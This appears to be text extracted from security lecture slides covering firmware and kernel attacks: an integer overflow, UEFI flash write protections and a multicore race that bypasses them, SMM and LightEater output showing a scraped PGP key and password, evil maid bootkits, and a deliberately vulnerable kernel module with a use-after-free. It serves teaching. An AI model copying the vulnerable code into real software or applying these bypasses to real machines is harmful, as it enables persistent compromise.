
Actual code:

```
(char*)BltBuffer + 4*(W-1)*H;
```

W*H computes in 32 bits and 4*(W-1)*H computes in 64 bits

Integer overflow





Reflashing BIOS

- Two reboots: one trigger update processing, second after refreshing, to resume infected BIOS
- No physical access to machine is needed

UEFI

- UEFI is stored in SPI flash chip, it is rewritable
- There are multiple layers protection
 - Signed-only update interface
 - SMM SPI flash write protection (SMM_BWP, BLE, BIOWE)
 - Hardware configuration protection (D_OPEN, D_LCK)
 - Secure boot


SPI Write Protection

- BIOS_CNTL

1	BIOS Lock Enable (BLE) — R/WLO. 0 = Setting the BIOSWE will not cause SMIs. 1 = Enables setting the BIOSWE bit to cause SMIs. Once set, this bit can only be cleared by a PLTRST#
0	BIOS Write Enable (BIOSWE) — R/W. 0 = Only read cycles result in Firmware Hub I/F cycles. 1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS.


- PR registers
 - Can be programmed to mask off specified regions of flash as unprogrammable
 - PR registers is locked down by Flash Configuration Lock-Down (FLOCKDN)

BIOS_CNTL Action




- Kernel driver attempts to set BIOSWE using a memory mapped write transaction to the chipset

BIOS_CNTL Action




- BLE is set, an System Management Interface Handler occurs
- SMI begins executing

BIOS_CNTL Action




- BLE is set, an System Management Interrupt Handler occurs
- SMI begins executing
- After finish return to original thread

BIOS_CNTL Action



- Consider a multicore environment
- Core 1 begins the process by write enabling the flash

BIOS_CNTL Action



Bit	Description
7:6	Reserved
5	SMM BIOS Write Protect Disable (SMM_BWP)—R/WLO. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if Processors are in SMM or not. (Set this field to 0 for legacy behavior) 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all Processors are in SMM.

- Because of BLE is set, an SMI is generated and core 1 immediately enter SMM
- Although core 2 will also enter SMM, but it does not happen instantaneously
- Core 2 has a small window in which to attempt flash write operations

SMM

- System Management Mode (ring -2)
 - A special mode of operation, where
 - All the special task like power management, error handling and any specific related operations are performed
 - Entered in SMM by invoking SMI
 - Saves all the context of current task in execution
 - Executes the handler located in SMRAM
 - SMRAM is a special memory which is accessible in SMM only

LightEater

- SMM is a precious space, there are lots of handlers
- A lot of routines they use to talk to hardware, RTC in existing function
- Researchers find SMM often call outside functions through pointers at fixed location

```
A65C1000 PGP Key found
9501FE045500CF0E010400E154DBD00DC98175E215CB2BEECC4A9E2A98888169C1856CF4B91EAC36BE521DE8BC45928132
44FC4D73B0154D92DFC6A702F913D7160E5E4224E10011010001FE030302007989E8691CFB53C0B0731DBEA4421272B947
DBC2453DEE5D2BB09290158573361D009597B198A04AD12E4B8065B32C32E2772865E80B02304FB6A3434276014C240724
149ABCC119F618D47F9D35FB85C6938B49D3A3711048512D32DD0D844CD095D4B658820F3CC2B52F782382A94603883480
30C0A2FB2F6901E25ACE2FE424B44D53A55E88B9510DAEF3891B753E6FB8788D3269CEAE56D0F9C6D1B423506170612040
021780000A0910042D50C9DF67EBAFC1D004008F25BA1E77696957ABDF330BFFC5CE565650A64151ABF6C8C06A3E308331
72083188E7B45EBC01843BC99DBC6CF09BA02724B013E32D4BD442B1F6B00200009D01FE045500CF0E010400CED1802902
F4117AA778BDAD89D288961A6C49CF5EDCB3345D38C2CB8EB9F225941F0B27F96383F7434E58CD3F40FB862F8A364127AC
F2F25EBEFAC16FFD06AA13F0FC09D0291D41B8669659CC9F3F6E7FF8FFD50CFBCCF09245353E4B271DF97B85ABB8C339A4
E3ABC40FCD1493B4C04363D5E950E01D7685D20F62636602A3AFA8B6DFD0DA3F62E43EE25EE6521C2B06A2F793CAC75393
934705CD6B7EEA07BB248551A727D58DDA7CE95E7BCBC001CB2BB07462677B36101A7DED92FF55FC0E2930CAA0717A9FDA
6997AF37646AE195F7507CD3077DFD813899EA85BA9EDEB83DEF1C2233DFFF5401D46EA6B2F2AB94EC177070EEBE44F7FF
02000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000
B28D4000 PGP Msg found
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: 8bit

--- Start of PGP/Inline encrypted data ---
This encrypted message will self-destruct in 3... 2...

BAC7921E password found
cansequest2015
```

Problems/Mitigation

1. TCG spec requires:

“The Core Root of Trust for Measurement must be a immutable portion of the Host Platform’s initialization code that executes upon a Host Platform Reset ”

- Solution: Boot Guard
 - The first verification of signatures happens by code on the CPU
 - Boot Guard creates a hash over bootblack and sends it off to TPM

2. Maintaining long chains of trust

Bootkit

- Evil Maid Attack



- is characterized by the attacker's ability to physically access the target multiple times without the owner's knowledge.
- video
 - Attacker boot laptop with bootable USB
 - Replace Master Boot Record (MBR) with malicious fake OS loader

Kernel

- Kernel is no more than a giant process
- Kernel is big attack surface: FS, OS modules, device driver, etc.
- Easy to hide, high privilege
- Uncertainty of kernel memory layout
- Hard to debug

Use-after-free Vulnerability

- Use after free errors occur when a program continues to use a pointer after it has been freed.

Listing 1: Vulnerable Kernel Module

```
1  ...
2  asmlinkage int sys_vuln (int opt, int index) {
3      ...
4      switch (opt) {
5          case 1: // Allocate
6              ...
7              obj[total++] = kmem_cache_alloc(cachep,
8                  GFP_KERNEL);
9              break;
10             case 2: // Free
11                 ...
12                 free(obj[index]);
13                 ...
14                 break;
15             case 3: // Use
16                 ...
17                 /* no status checking */
18                 void (*fp)(void) = (void (*)(void))(*(
19                     unsigned long *)obj[index]);
20                 fp();
21                 break;
22             }
23             ...
24             /* Return index of the allocated object */
25             return total - 1;
26         }
27     }
28     static int __init initmodule (void) {
29         ...
30         cachep = kmem_create_cache("vuln_cache", 512, 0,
31             SLAB_HWCACHE_ALIGN, NULL);
32         sct = (unsigned long **)SYS_CALL_TABLE;
33         sct[NR_SYS_UNUSED] = sys_vuln;
34         ...
35     }
```

Kernel

